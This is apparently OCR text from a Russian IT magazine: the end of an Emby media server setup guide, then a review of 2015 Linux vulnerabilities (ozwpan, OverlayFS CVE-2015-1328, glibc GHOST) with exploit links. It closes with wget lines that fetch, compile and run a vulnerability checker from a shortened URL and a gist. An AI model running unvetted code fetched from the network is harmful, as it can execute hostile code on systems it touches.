Следующая группа подменю позволяет управлять медиатекой и медиаданными. В меню «Медиатека» можно добавить еще ссылки на ресурсы, вручную пересканировать содержимое папок (обычно по расписанию), открыть прямой сетевой доступ к определенным каталогам. Emby умеет доставать медиаконтент из ZIP- и RAR-архивов, но по умолчанию такие файлы в каталогах пропускаются и не сканируются. Активировать эту функцию можно, перейдя в «Расширенное».


В меню «Метаданные» настраивается загрузка обложек, данных о фильмах и субтитров из интернета, место хранения информации, приоритет ресурсов и поддержка NFO-файлов. По умолчанию из интернета загружается основной рисунок и логотип, но можно разрешить загрузку баннера и диска. Также можно включить загрузку биографий, извлечение рисунков сцен. Субтитры по умолчанию загружаются с OpenSubtitles. Для доступа потребуется указать учетную запись. Также здесь прописываем, если имеется, индивидуальный API-ключ сайта Fanart.tv, на котором собраны неофициальные медиаматериалы к ТВ, музыке и фильмам.

Многие функции Emby требуют серьезных ресурсов, в первую очередь CPU и пропускной способности сети. Некоторые ограничения по максимальной

скорости трансляции в интернет и параметрам перекодировки можно указать в меню «Воспроизведение». Здесь же настраивается режим кинотеатра.

Меню «Автопорядок» позволяет настроить автоматическую сортировку медиафайлов из общей папки. Необходимо задать каталог (сетевой или локальный) и шаблон имени. Также можно автоматически удалять файлы с определенными расширениями.

Сообщения об основных событиях (системных и относящихся к плагинам) выводятся внизу окна. В меню «События» можно настроить остальное оповещение, в частности о некоторых действиях пользователей и добавлении контента. Все включать обычно нет смысла, так как даже при относительно небольшой активности сообщений будет много. Подключением плагинов настраивается оповещение администратора на Android, email и через сервисы вроде Prowl, Pushover или Pushalot.




Выбор категории и меню

Меню «Расширенное» скрывает две основные возможности: автоматическое обновление и номера портов для подключения. Здесь же можно указать свой сертификат, вместо используемого по умолчанию самоподписанного.

Все основные операции (обновление Emby и плагинов, сканирование коллекции, закачка медиаданных, синхронизация, конвертирование и прочие) выполняются автоматически при помощи заданий, которые настраиваются

в меню «Планировщик». Сами операции предустановлены, и изменить или добавить через интерфейс нельзя, но можно удалить старый или назначить новый триггер для его запуска.



Меню воспроизведения видео


ИНДИВИДУАЛЬНЫЕ НАСТРОЙКИ

Настройка профиля вызывается по щелчку на изображении человечка в верхнем меню, затем выбираем «Параметры». Здесь четыре пункта:

- параметры отображения — навигация и отображение элементов (показ отсутствующих и ожидаемых эпизодов, отображение коллекции);
- параметры главного экрана — настройка главной страницы (выбор информации, которая будет отображаться в разделах), автоматическое группирование, стилизация и порядок медиапапок;
- параметры воспроизведения — языковые настройки (следует выбрать предпочитаемый язык звуковой дорожки, режим субтитров), здесь же можно установить максимальную скорость потоковой трансляции (по умолчанию регулируется автоматически), возможность воспроизведения на внешних проигрывателях;
- профиль — изменение аватара и пароля.

Как видишь, установки позволяют полностью настроить предпочтения. Из коробки функция воспроизведения на внешнем проигрывателе работает в Android и iOS, в остальных ОС придется немного повозиться с установками браузера и проигрывателя. В качестве внешнего проигрывателя видео по умолчанию используется VLC, но в Windows его с успехом заменяет MPC-HC.

Все операции производятся из контекстного меню. Например, при воспроизведении аудиоколлекции можно выбрать перемешивание дорожек, сформировать плей-лист и очередь, изменить постер и многое другое. Зеленые кружочки на обложке указывают на количество невоспроизведенных элементов. Если задержать курсор над постером, будет показана подробная информация (рейтинг, время воспроизведения, описание и прочее). Если выбрать кнопку «Править», то будет вызван диспетчер метаданных, где можно изменить некоторую информацию.



Подключение сервера в Emby Connect

ПОДКЛЮЧАЕМСЯ К EMBY CONNECT

Emby Connect дает большую свободу действий, поэтому не использовать такую возможность нельзя, тем более что денег за это не требуют. Для создания учетной записи потребуется Twitter-аккаунт или действующий email и пароль. Интерфейс Emby Connect не локализован, но каких-то трудностей с его использованием нет. После входа следует перейти в свою комнату (https://app.emby.media) и добавить сервер. Если учетные данные Emby Connect были указаны при работе мастера установки или в настройках пользователя, в Invitations должен быть виден запрос на подключение, просто щелкаем в правом углу по многоточию и выбираем Accept (или Reject, если он не нужен). Сервер мож-

но задать вручную, нажав Add Server и указав его IP и порт для подключения. В дальнейшем подключиться к нужному серверу можно, просто щелкнув по ярлыку в окне Emby Connect. Дальше можно выбирать медиа, воспроизводить, ставить оценку, добавлять в избранное, коллекцию или плей-лист, редактировать, расшаривать и синхронизировать (для платной версии). Здесь же можно создавать свои коллекции. Например, если выбрать Share, будет сгенерирована ссылка, которую можно одним нажатием разместить в соцсетях.

Выбрав ссылку в левом верхнем углу, можно вызвать боковое меню, из которого быстро перейти к нужной коллекции, отредактировать метаданные, настроить профиль, просмотреть отчеты. Отсюда можно вызвать панель настройки сервера.

ЗАКЛЮЧЕНИЕ

Emby не похож на большинство решений, предназначенных для организации медиацентра в Linux (Freevo, Kodi/XBMC, MythTV). Он позволяет не просто организовать медиатеку, а прозрачно обеспечить выдачу на любое устройство, синхронизацию данных и подключаться к нескольким серверам. Возможностей бесплатной версии вполне хватает для большинства ситуаций.

ПТИЧЬЯ БОЛЕЗНЬ

ОБЗОР УЯЗВИМОСТЕЙ В *NIX ЗА 2015 ГОД



Мартин «urban.prankster» Пранкевич
martin@synack.ru

По данным cvedetails.com, с 1999 года в ядре Linux найдено 1305 уязвимостей, из которых 68 — в 2015-м. Большинство из них не несут особых проблем, помечены как Local и Low, а некоторые можно вызвать только с привязкой к определенным приложениям или настройкам ОС. В принципе, цифры небольшие, но ядро — это не вся ОС. Уязвимости находят и в GNU Coreutils, Binutils, glibs и, конечно же, в пользовательских приложениях. Разберем самые интересные.

УЯЗВИМОСТИ В ЯДРЕ LINUX


ОС: Linux
Уровень: Medium, Low
Вектор: Remote
CVE: CVE-2015-3331, CVE-2015-4001, CVE-2015-4002, CVE-2015-4003
Exploit: концепт, https://lkml.org/lkml/2015/5/13/740, https://lkml.org/lkml/2015/5/13/744


Уязвимость, найденная в июне в ядре Linux до 3.19.3, в функции __driver_rfc4106_decrypt в файле `arch/x86/crypto/aesni-intel_glue.c` связана с тем, что реализация RFC4106 для процессоров x86, поддерживающих расширение системы команд AES AES-NI (предложена Intel, Intel Advanced Encryption Standard Instructions), в некоторых случаях неправильно вычисляет адреса буферов. Если IPsec-туннель настроен на использование этого режима (алгоритм AES — CONFIG_CRYPTO_AES_NI_INTEL), уязвимость может приводить к повреждению содержимого памяти, аварийным остановкам и потенциально к удаленному выполнению кода CryptoAPI. Причем самое интересное, что проблема может возникнуть сама по себе, на вполне легальном трафике, без вмешательства извне. На момент публикации проблема была устранена.

В драйвере Linux 4.0.5 ozwpan, имеющем статус экспериментального, выявлено пять уязвимостей, четыре из них позволяют организовать DoS-атаку через крах ядра, отправив специально оформленные пакеты. Проблема связана с выходом за границы буфера из-за некорректной обработки знаковых целых чисел, при котором вычисление в memcpy между required_size и offset возвращало отрицательное число, в итоге данные копируются в кучу. Находится в функции oz_hcd_get_desc_cnf в drivers/staging/ozwpan/ozhcd.c и в функциях oz_usb_rx и oz_usb_handle_ep_data файла drivers/staging/ozwpan/ozusbsvc1.c. В других уязвимостях возникала ситуация возможного деления на 0, зацикливания системы или возможность чтения из областей вне границ выделенного буфера.

Драйвер ozwpan, одна из новинок Linux, может быть сопряжен с существующими беспроводными устройствами, совместимыми с технологией Ozmo

Devices (Wi-Fi Direct). Предоставляет реализацию хост-контроллера USB, но фишка в том, что вместо физического подключения периферия взаимодействует через Wi-Fi. Драйвер принимает сетевые пакеты с типом (ethertype) 0x892e, затем разбирает их и переводит в различную функциональность USB. Пока используется в редких случаях, поэтому его можно отключить, выгрузив модуль ozwpan.ko.





Статистика уязвимостей в ядре Linux

LINUX UBUNTU

ОС: Linux Ubuntu 12.04–15.04 (ядро до 15 июня 2015 года)
Уровень: Critical
Вектор: Local
CVE: CVE-2015-1328
Exploit: https://www.exploit-db.com/exploits/37292/

Критическая уязвимость в файловой системе OverlayFS позволяет получить права root в системах Ubuntu, в которых разрешено монтирование разделов OverlayFS непривилегированным пользователем. Настройки по умолчанию, необходимые для эксплуатации уязвимости, используются во всех ветках Ubuntu 12.04–15.04. Сама OverlayFS появилась в ядре Linux относительно недавно — начиная с 3.18-rc2 (2014 год), это разработка SUSE для замены UnionFS и AUFS. OverlayFS позволяет создать виртуальную многослойную файловую систему, объединяющую несколько частей других файловых систем. ФС создается из нижнего и верхнего слоев, каждый из которых прикрепляется к отдельным каталогам. Нижний слой используется только для чтения в каталогах любых поддерживаемых в Linux ФС, включая сетевые. Верхний слой обычно доступен на запись и перекрывает данные нижнего слоя, если файлы дублируются. Востребована в Live-дистрибутивах, системах контейнерной виртуализации и для организации работы контейнеров некоторых настольных приложений. Пространства имен для пользователей (user namespaces) позво-

ляют создавать в контейнерах свои наборы идентификаторов пользователей и групп. Уязвимость вызвана некорректной проверкой прав доступа при создании новых файлов в каталоге нижележащей ФС. Если ядро собрано с параметром CONFIG_USER_NS=y (включение пользовательского пространства имен), а при монтировании указан флаг FS_USERNS_MOUNT, OverlayFS может быть смонтирована обычным пользователем в другом пространстве имен, в том числе там, где допускаются операции с правами root. При этом операции с файлами с правами root, выполненные в таком namespaces, получают те же привилегии и при выполнении действий с нижележащей ФС. Поэтому можно смонтировать любой раздел ФС и просмотреть или модифицировать любой файл или каталог.

На момент публикации уже было доступно обновление ядра с исправленным модулем OverlayFS от Ubuntu. И если система обновлена, проблем быть не должно. В том же случае, когда обновление невозможно, в качестве временной меры следует отказаться от использования OverlayFS, удалив модуль overlayfs.ko.

УЯЗВИМОСТИ В ОСНОВНЫХ ПРИЛОЖЕНИЯХ

ОС: Linux
Уровень: Critical
Вектор: локальная, удаленная
CVE: CVE-2015-0235
Exploit: https://www.qualys.com/research/security-advisories/exim_ghost_bof.rb

Опасная уязвимость в стандартной библиотеке GNU glibc, которая является основной частью ОС Linux, и в некоторых версиях Oracle Communications Applications и Oracle Pillar Axiom, обнаруженная во время аудита кода хакерами из Qualys. Получила кодовое имя GHOST. Заключается в переполнении буфера внутри функции __nss_hostname_digits_dots(), которую используют для получения имени узла такие функции glibc, как gethostbyname() и gethostbyname2() (отсюда и название GetHOST). Для эксплуатации уязвимости нужно вызвать переполнение буфера при помощи недопустимого аргумента имени хоста приложению, выполняющему разрешение имени через DNS. То есть теоретически эту уязвимость можно применить для любого приложения, использующего в той или иной мере сеть. Может быть вызвано локально и удаленно, позволяет выполнить произвольный код. Самое интересное, что ошибка была исправлена еще в мае 2013 года, между релизами glibc 2.17 и 2.18 был представлен патч, но проблему не классифицировали как патч безопасности, поэтому на нее внимания не обратили. В итоге многие дистрибутивы оказались уязвимы. Вначале сообщалось, что самая первая уязвимая версия — 2.2 от 10 ноября 2000 года, но есть вероятность ее появления вплоть до 2.0. Среди прочих уязвимости были подвержены дистрибутивы RHEL/CentOS 5.x–7.x, Debian

7 и Ubuntu 12.04 LTS. В настоящее время доступны исправления. Сами хакеры предложили утилиту, поясняющую суть уязвимости и позволяющую проверить свою систему. В Ubuntu 12.04.4 LTS все нормально:

```
$ wget https://goo.gl/RuunlE
$ gcc gistfile1.c -o CVE-2015-0235
$ ./CVE-2015-0235
not vulnerable
```

```
Терминал
File  Edit  View  Search  Terminal  Help
 ~ $ wget https://gist.githubusercontent.com/koelling/ef9b2b9d0be6d6dbab63/raw/
de1730049198c64eaf8f8ab015a3c8b23b63fd34/gistfile1.c
